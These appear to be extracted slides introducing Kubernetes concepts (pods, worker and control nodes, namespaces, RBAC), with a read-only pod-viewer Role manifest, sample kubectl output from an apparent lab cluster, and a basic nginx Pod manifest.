


- A container for your containers....
- Pods can contain 1 or more container
- Smallest “unit” of Kubernetes
- It’s kinda like a lunchable...




Node Type #1: Worker


- **Nodes** are the compute resource for **Pods**
- **Nodes** can run many **Pods**
- Every **Node** has a **Kubelet**



Node Type #2: Control





- The  of Kubernetes
- **API Server:** Where all communication to the cluster happens
- **etcd:** The “database” that stores the state of the cluster.
- **Scheduler:** Waits for new “tasks” then schedules those tasks to a node



Note: There are other control node components not pictured

Namespaces

- Isolate Kubernetes Resources
- Mental model: “Subnetting” of Kubernetes Resources
- Examples:
 - Dev | Staging | Prod
- Many resources are Namespace scoped



RBAC

- Role based access control
- Explicitly define what **IS** allowed. Deny all others.
- Implement least privilege
- RBAC can be assigned to service accounts

pod-viewer-role.yaml

```
# Example modified from k8s docs
# The version of the Kubernetes API you're using
apiVersion: rbac.authorization.k8s.io/v1
# The type of object to create. In this case, a role.
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
  # Which API group can be accessed.
  - apiGroups: [""]
    # The resource able to be accessed with verbs
    resources: ["pods"]
    # What the role is allowed to access with kubectl
    verbs: ["get", "list"]
```

RBAC

```
smores@campfire:~ $ kubectl get pods
NAME                                READY
app-with-rce                        1/1
dvwa                                1/1
dvwa-ffd47cf48-fxb1n                1/1
dvwa-mysql-66d7b7c59f-cvbbs         0/1
dvwa-mysql-9ddd77d75-5b6rt          0/1
dvwa-web-59b677c755-q7zpv           1/1
nginx-bb6558558-5w4k6               1/1
normal-pod                          2/2
operator-init--1-hfst6               0/1
operator-rce                         1/1
super-serious-secure-app            1/1
```

```
smores@campfire:~ $ kubectl get pod normal-pod
NAME          READY   STATUS    RESTARTS   AGE
normal-pod    2/2     Running   2 (24h ago) 24h
```

pod-viewer-role.yaml


```
# Example modified from k8s docs
# The version of the Kubernetes API you're using
apiVersion: rbac.authorization.k8s.io/v1
# The type of object to create. In this case, a role
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
  # Which API group can be accessed.
  - apiGroups: [""]
    # The resource able to be accessed with verbs
    resources: ["pods"]
    # What the role is allowed to access with kubectl
    verbs: ["get", "list"]
```

1. Engineer “writes” a **manifest**


nginx.yaml

```
apiVersion: v1
kind: Pod
metadata:
  name: my-nginx-pod
spec:
  containers:
  - name: nginx-ctr
    image: nginx:latest
```

Control node




API SERVER




ETCD





